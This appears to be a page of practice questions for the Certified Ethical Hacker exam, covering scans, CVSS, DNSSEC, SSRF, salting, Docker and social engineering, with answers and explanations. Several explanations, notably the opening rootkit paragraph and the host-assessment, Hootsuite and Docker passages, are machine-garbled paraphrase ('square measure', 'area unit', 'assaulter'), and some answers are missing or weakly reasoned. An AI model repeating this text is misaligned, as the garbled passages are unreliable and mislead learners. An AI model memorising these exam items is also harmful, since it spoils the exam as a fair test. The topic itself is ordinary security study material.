Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION: 35
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place.
He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?
A. Hardware and Software Keyloggers.
B. Passwords are always best obtained using Hardware key loggers.
C. Hardware, Software, and Sniffing.
D. Software only, they are the most effective.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 36

A newly joined employee. Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also Identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. What is the type of vulnerability assessment performed by Martin?

A. Credentialed assessment

B. Database assessment

C. Host-based assessment

D. Distributed assessment

Answer: C (LEAVE A REPLY)

The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal.

Uses

Host VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.

What it Measures Host

VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities - those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

Types of Vulnerability Assessment Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. (P.528/512)

NEW QUESTION: 37

is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

A. DNSSEC

B. Resource records

C. Resource transfer
D. Zone transfer
Answer: (SHOW ANSWER)
The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by DNS for use on IP networks. DNSSEC is a set of extensions to DNS provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. DNSSEC is necessary because the original DNS design did not include security but was designed to be a scalable distributed system. DNSSEC adds security while maintaining backward compatibility.

NEW QUESTION: 38
Being a Certified Ethical Hacker (CEH), a company has brought you on board to evaluate the safety measures in place for their network system. The company uses a network time protocol server in the demilitarized zone.
During your enumeration, you decide to run a ntptrace command. Given the syntax: ntptrace [-n] [-m maxhosts] [servername/IP_address], which command usage would best serve your objective to find where the NTP server obtains the time from and to trace the list of NTP servers connected to the network?
A. ntptrace -m 5 192.168.1.1
B. tptrace 192.1681.
C. ntptrace -n localhost
D. ntptrace -n -m 5 192.168.1.1
Answer: (SHOW ANSWER)
The command usage that would best serve your objective to find where the NTP server obtains the time from and to trace the list of NTP servers connected to the network is ntptrace -n -m 5 192.168.1.1. This command usage works as follows:
* ntptrace is a tool that determines where a given NTP server gets its time from, and follows the chain of NTP servers back to their master time source. For example, a stratum 0 server, which is a device that directly obtains the time from a physical source, such as an atomic clock or a GPS receiver1.
* -n is a flag that outputs host IP addresses instead of host names. This can be useful if the host names are not resolvable or if the IP addresses are more informative1.
* -m 5 is a flag that specifies the maximum number of hosts to be traced. This can be useful to limit the output and avoid tracing irrelevant or unreachable hosts1.
* 192.168.1.1 is the IP address of the NTP server in the demilitarized zone, which is the starting point of the trace. This can be useful to find out the source and the path of the time synchronization for the network system1.
By using this command usage, the output will show the IP addresses, the stratum, the offset, the sync distance, and the reference ID of each NTP server in the chain, up to five hosts. This can

provide valuable information about the accuracy, the reliability, and the security of the time service for the network system1.
The other options are not as suitable as option D for the following reasons:
* A. ntptrace -m 5 192.168.1.1: This option is similar to option D, but it does not use the -n flag, which means that it will output host names instead of IP addresses. This can be less useful if the host names are not resolvable or if the IP addresses are more informative1.
* B. tptrace 192.1681.: This option is incorrect because it uses a wrong tool name and a wrong IP address.
tptrace is not a valid tool name, and 192.1681. is not a valid IP address. The correct tool name is ntptrace, and the correct IP address is 192.168.1.11.
* C. ntptrace -n localhost: This option is not effective because it uses localhost as the starting point of the trace, which means that it will only show the local host's time source. This can be useful to check the local host's time configuration, but it does not help to find out the time source and the trace of the NTP server in the demilitarized zone, which is the objective of this scenario1.
References:
* 1: ntptrace - trace a chain of NTP servers back to the primary source

NEW QUESTION: 39
This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?
A. Error-based SQL injection
B. Blind SQL injection
C. Time-based SQL injection
D. Union SQL injection
Answer: (SHOW ANSWER)

NEW QUESTION: 40
While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?
A. -sA
B. -sX
C. -sT
D. -sF
Answer: A (LEAVE A REPLY)
-sA (TCP ACK scan)
This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

The ACK scan probe packet has only the ACK flag set (unless you use --scanflags). When scanning unfiltered systems, open and closed ports will both return a RST packet. Nmap then labels them as unfiltered, meaning that they are reachable by the ACK packet, but whether they are open or closed is undetermined. Ports that don't respond, or send certain ICMP error messages back (type 3, code 0, 1, 2, 3, 9, 10, or 13), are labeled filtered.
https://nmap.org/book/man-port-scanning-techniques.html

NEW QUESTION: 41
Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?
A. Medium
B. Low
C. Critical
D. High
Answer: A (LEAVE A REPLY)
Rating CVSS Score
None 0.0
Low 0.1 - 3.9
Medium 4.0 - 6.9
High 7.0 - 8.9
Critical 9.0 - 10.0
https://www.first.org/cvss/v3.0/specification-document
The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.
Qualitative Severity Rating Scale
For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.
Table Description automatically generated

NEW QUESTION: 42
You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?
A. Social engineering
B. Piggybacking
C. Tailgating
D. Eavesdropping
Answer: A (LEAVE A REPLY)
Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.
Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data.
Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.
Incorrect answers:
Tailgating and Piggybacking are the same thing
Tailgating, sometimes referred to as piggybacking, is a physical security breach in which an unauthorized person follows an authorized individual to enter a secured premise.
Tailgating provides a simple social engineering-based way around many security mechanisms one would think of as secure. Even retina scanners don't help if an employee holds the door for an unknown person behind them out of misguided courtesy.
People who might tailgate include disgruntled former employees, thieves, vandals, mischief-makers, and issues with employees or the company. Any of these can disrupt business, cause damage, create unexpected costs, and lead to further safety issues.
Eavesdropping https://en.wikipedia.org/wiki/Eavesdropping

Eavesdropping is the act of secretly or stealthily listening to the private conversation or communications of others without their consent in order to gather information. Since the beginning of the digital age, the term has also come to hold great significance in the world of cybersecurity. The question does not specify at what level and how this attack is used. An attacker can eavesdrop on a conversation or use special software and obtain information on the network. There are many options, but this is not important because the correct answer is clearly not related to information interception.

NEW QUESTION: 43
What two conditions must a digital signature meet?
A. Has to be unforgeable, and has to be authentic.
B. Has to be legible and neat.
C. Must be unique and have special characters.
D. Has to be the same number of characters as a physical signature and must be unique.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 44
Given the complexities of an organization's network infrastructure, a threat actor has exploited an unidentified vulnerability, leading to a major data breach. As a Certified Ethical Hacker (CEH), you are tasked with enhancing the organization's security stance. To ensure a comprehensive security defense, you recommend a certain security strategy. Which of the following best represents the strategy you would likely suggest and why?
A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization.
B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack.
C. Adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense.
D. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems.
Answer: C (LEAVE A REPLY)
The security strategy that you would likely suggest is to adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense. This strategy is based on the concept of continuous monitoring and improvement of the security posture of an organization, using a feedback loop that integrates various security activities and technologies. A Continual/Adaptive Security Strategy aims to proactively identify and mitigate emerging threats, vulnerabilities, and risks, as well as to respond effectively and efficiently to security incidents and breaches. A Continual/Adaptive Security Strategy can help enhance the organization's security stance by providing the following benefits12:


* It can reduce the attack surface and the exposure time of the organization's network infrastructure, by applying timely patches, updates, and configurations, as well as by implementing security controls and policies.
* It can increase the visibility and awareness of the organization's network activity and behavior, by collecting, analyzing, and correlating data from various sources, such as logs, sensors, alerts, and reports.
* It can improve the detection and prevention capabilities of the organization, by using advanced tools and techniques, such as artificial intelligence, machine learning, threat intelligence, and behavioral analytics, to identify and block malicious or anomalous patterns and indicators.
* It can enhance the response and recovery processes of the organization, by using automated and orchestrated actions, such as isolation, quarantine, remediation, and restoration, to contain and resolve security incidents and breaches, as well as by conducting lessons learned and root cause analysis to prevent recurrence.

The other options are not as appropriate as option C for the following reasons:

* A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization: This option is not sufficient because risk management is only one aspect of a comprehensive security strategy, and it does not address the dynamic and evolving nature of cyber threats and vulnerabilities. Risk management is a process of identifying, analyzing, evaluating, and treating the risks that may affect the organization's objectives and operations, as well as monitoring and reviewing the effectiveness of the risk treatment measures3. Risk management can help the organization prioritize and allocate resources for security, but it cannot guarantee the prevention or detection of security incidents and breaches, nor the response and recovery from them.
* B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack: This option is not optimal because defense-in-depth is a traditional and static approach to security, and it may not be able to cope with the sophisticated and persistent attacks that exploit unknown or zero-day vulnerabilities. Defense-in-depth is a strategy of implementing multiple and diverse security controls and mechanisms at different layers of the organization's network infrastructure, such as perimeter, network, endpoint, application, and data, to provide redundancy and resilience against attacks4. Defense-in-depth can help the organization protect its assets and systems from unauthorized access or damage, but it cannot ensure the timely detection and response to security incidents and breaches, nor the continuous improvement of the security posture.
* D. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems: This option is not comprehensive because information assurance is a subset of cybersecurity, and it does not cover all the aspects of a holistic security strategy. Information assurance is a discipline of managing the risks associated with the use, processing, storage, and transmission of information and data, and ensuring the protection of the information and data from unauthorized access, use, disclosure, modification, or destruction5.

Information assurance can help the organization safeguard its information and data from compromise or loss, but it does not address the prevention, detection, and response to security incidents and breaches, nor the adaptation and innovation of the security technologies and processes.
References:
* 1: Continual/Adaptive Security Strategy - an overview | ScienceDirect Topics
* 2: Continual Adaptive Security: A New Approach to Cybersecurity | SecurityWeek.Com
* 3: Risk Management - an overview | ScienceDirect Topics
* 4: Defense in Depth - an overview | ScienceDirect Topics
* 5: Information Assurance - an overview | ScienceDirect Topics

NEW QUESTION: 45
Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?
A. Accept the risk
B. Introduce more controls to bring risk to 0%
C. Mitigate the risk
D. Avoid the risk
Answer: (SHOW ANSWER)
Risk Mitigation
Risk mitigation can be defined as taking steps to reduce adverse effects. There are four types of risk mitigation strategies that hold unique to Business Continuity and Disaster Recovery. When mitigating risk, it's important to develop a strategy that closely relates to and matches your company's profile.



Risk Acceptance

Risk acceptance does not reduce any effects; however, it is still considered a strategy. This strategy is a common option when the cost of other risk management options such as avoidance or limitation may outweigh the cost of the risk itself. A company that doesn't want to spend a lot of money on avoiding risks that do not have a high possibility of occurring will use the risk acceptance strategy.

Risk Avoidance

Risk avoidance is the opposite of risk acceptance. It is the action that avoids any exposure to the risk whatsoever. It's important to note that risk avoidance is usually the most expensive of all risk mitigation options.

Risk Limitation

Risk limitation is the most common risk management strategy used by businesses. This strategy limits a company's exposure by taking some action. It is a strategy employing a bit of risk acceptance and a bit of risk avoidance or an average of both. An example of risk limitation would be a company accepting that a disk drive may fail and avoiding a long period of failure by having backups.

Risk Transference

Risk transference is the involvement of handing risk off to a willing third party. For example, numerous companies outsource certain operations such as customer service, payroll services, etc. This can be beneficial for a company if a transferred risk is not a core competency of that company. It can also be used so a company can focus more on its core competencies.

NEW QUESTION: 46

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

A. ophcrack

B. Hootsuite

C. VisualRoute

D. HULK

Answer: B (LEAVE A REPLY)

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI. There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

NEW QUESTION: 47

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two. What would you call this attack?


A. ARP Proxy

B. Poisoning Attack

C. Man-in-the-middle

D. Interceptor
Answer: C (LEAVE A REPLY)

NEW QUESTION: 48
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?
A. Docker client
B. Docker objects
C. Docker daemon
D. Docker registries
Answer: C (LEAVE A REPLY)
Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

NEW QUESTION: 49
In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings ona web - server considered a security risk, and what would be the best initial step to mitigate this risk?
A. Default settings cause server malfunctions; simplify the settings
B. Default settings allow unlimited login attempts; setup account lockout
C. Default settings reveal server software type; change these settings
D. Default settings enable auto-updates; disable and manually patch
Answer: C (LEAVE A REPLY)

Using default settings on a web server is considered a security risk because it can reveal the server software type and version, which can help attackers identify potential vulnerabilities and launch targeted attacks. For example, if the default settings include a server signature that displays the name and version of the web server software, such as Apache 2.4.46, an attacker can search for known exploits or bugs that affect that specific software and version. Additionally, default settings may also include other insecure configurations, such as weak passwords, unnecessary services, or open ports, that can expose the web server to unauthorized access or compromise.

The best initial step to mitigate this risk is to change the default settings to hide or obscure the server software type and version, as well as to disable or remove any unnecessary or insecure features. For example, to hide the server signature, one can modify the ServerTokens and ServerSignature directives in the Apache configuration file1. Alternatively, one can use a web application firewall or a reverse proxy to mask the server information from the client requests2. Changing the default settings can reduce the attack surface and make it harder for attackers to exploit the web server.

References:

* How to Hide Apache Version Number and Other Sensitive Info
* How to hide server information from HTTP headers? - Stack Overflow

NEW QUESTION: 50

Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

A. 113

B. 69

C. 123

D. 161

Answer: (SHOW ANSWER)

https://en.wikipedia.org/wiki/Network_Time_Protocol

The Network Time Protocol (NTP) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks.

NTP is intended to synchronize all participating computers within a few milliseconds of Coordinated Universal Time (UTC). It uses the intersection algorithm, a modified version of Marzullo's algorithm, to select accurate time servers and is designed to mitigate variable network latency effects. NTP can usually maintain time to within tens of milliseconds over the public Internet and achieve better than one millisecond accuracy in local area networks. Asymmetric routes and network congestion can cause errors of 100 ms or more.

The protocol is usually described in terms of a client-server model but can easily be used in peer-to-peer relationships where both peers consider the other to be a potential time source. Implementations send and receive timestamps using the User Datagram Protocol (UDP) on port number 123.

Incorrect answers: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

19 - Character Generator Protocol (CHARGEN)
177 - X Display Manager Control Protocol (XDMCP)
161 - Simple Network Management Protocol (SNMP)

NEW QUESTION: 51
How can rainbow tables be defeated?
A. Use of non-dictionary words
B. All uppercase character passwords
C. Password salting
D. Lockout accounts under brute force password cracking attempts
Answer: C (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Salt_(cryptography)
A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.
A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.
Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

NEW QUESTION: 52
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?
A. Kismet
B. Abel
C. Netstumbler
D. Nessus
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Kismet_(software)
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

Incorrect answers:
Nessus https://en.wikipedia.org/wiki/Nessus_(software)
Nessus is a remote security scanning tool that scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to access any computer you have connected to a network.
Nmap https://en.wikipedia.org/wiki/Nmap
Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich). Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.
Abel https://en.wikipedia.org/wiki/Cain_and_Abel_(software)
Cain and Abel (often abbreviated to Cain) was a password recovery tool for Microsoft Windows. It could recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks. Cryptanalysis attacks were done via rainbow tables which could be generated with the winrtgen.exe program provided with Cain and Abel.

NEW QUESTION: 53
Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.
After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons.
Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?
A. Information security awareness training
B. Warning to those who write password on a post it note and put it on his/her desk
C. Developing a strict information security policy
D. Conducting a one to one discussion with the other employees about the importance of information security
Answer: (SHOW ANSWER)

NEW QUESTION: 54

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?
A. Social engineering
B. Jailbreaking
C. App sandboxing
D. Reverse engineering
Answer: D (LEAVE A REPLY)

NEW QUESTION: 55
A cybersecurity analyst in an organization is using the Common Vulnerability Scoring System to assess and prioritize identified vulnerabilities in their IT infrastructure. They encountered a vulnerability with a base metric score of 7, a temporal metric score of 8, and an environmental metric score of 5. Which statement best describes this scenario?
A. The vulnerability has a medium severity with a high likelihood of exploitability over time and a considerable impact in their specific environment
B. The vulnerability has a medium severity with a diminishing likelihood of exploitability over time, but a significant impact in their specific environment
C. The vulnerability has an overall high severity with a diminishing likelihood of exploitability over time, but it is less impactful in their specific environment
D. The vulnerability has an overall high severity, the likelihood of exploitability is increasing over time, and it has a medium impact in their specific environment
Answer: D (LEAVE A REPLY)
The Common Vulnerability Scoring System (CVSS) is a method used to supply a qualitative measure of severity for a vulnerability. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A vector string represents the values of all the metrics as a block of text1 The Base metrics measure the intrinsic characteristics of a vulnerability, such as the attack vector, the attack complexity, the required privileges, the user interaction, the scope, and the impact on confidentiality, integrity, and availability. The Base score reflects the severity of a vulnerability assuming that there is no temporal information or context available1 The Temporal metrics measure the characteristics of a vulnerability that change over time, such as the exploit code maturity, the remediation level, and the report confidence. The Temporal score reflects the current state of a vulnerability and its likelihood of being exploited1 The Environmental metrics measure the characteristics of a vulnerability that depend on a specific implementation or environment, such as the security requirements, the modified base metrics, and the collateral damage potential. The Environmental score reflects the impact of a vulnerability on a

particular organization or system1 In this scenario, the vulnerability has a Base score of 7, a Temporal score of 8, and an Environmental score of
5. This means that:
* The vulnerability has a high severity based on its intrinsic characteristics, such as the attack vector, the attack complexity, the required privileges, the user interaction, the scope, and the impact on confidentiality, integrity, and availability. A Base score of 7 corresponds to a high severity rating according to the CVSS v3.0 specification1
* The vulnerability has an increasing likelihood of exploitability over time based on its current state, such as the exploit code maturity, the remediation level, and the report confidence. A Temporal score of 8 is higher than the Base score of 7, which indicates that the vulnerability is more likely to be exploited as time passes1
* The vulnerability has a medium impact on the specific environment or implementation based on the security requirements, the modified base metrics, and the collateral damage potential. An Environmental score of 5 is lower than the Base score of 7, which indicates that the vulnerability is less impactful in the particular context of the organization or system1 Therefore, the statement that best describes this scenario is: The vulnerability has an overall high severity, the likelihood of exploitability is increasing over time, and it has a medium impact in their specific environment.
References:
* NVD - Vulnerability Metrics

NEW QUESTION: 56
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
YOu @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. DNS poisoning
B. SQL injection
C. Routing table injection
D. ARP spoofing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 57
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externalsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?
A. website defacement
B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack
Answer: B (LEAVE A REPLY)
Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.
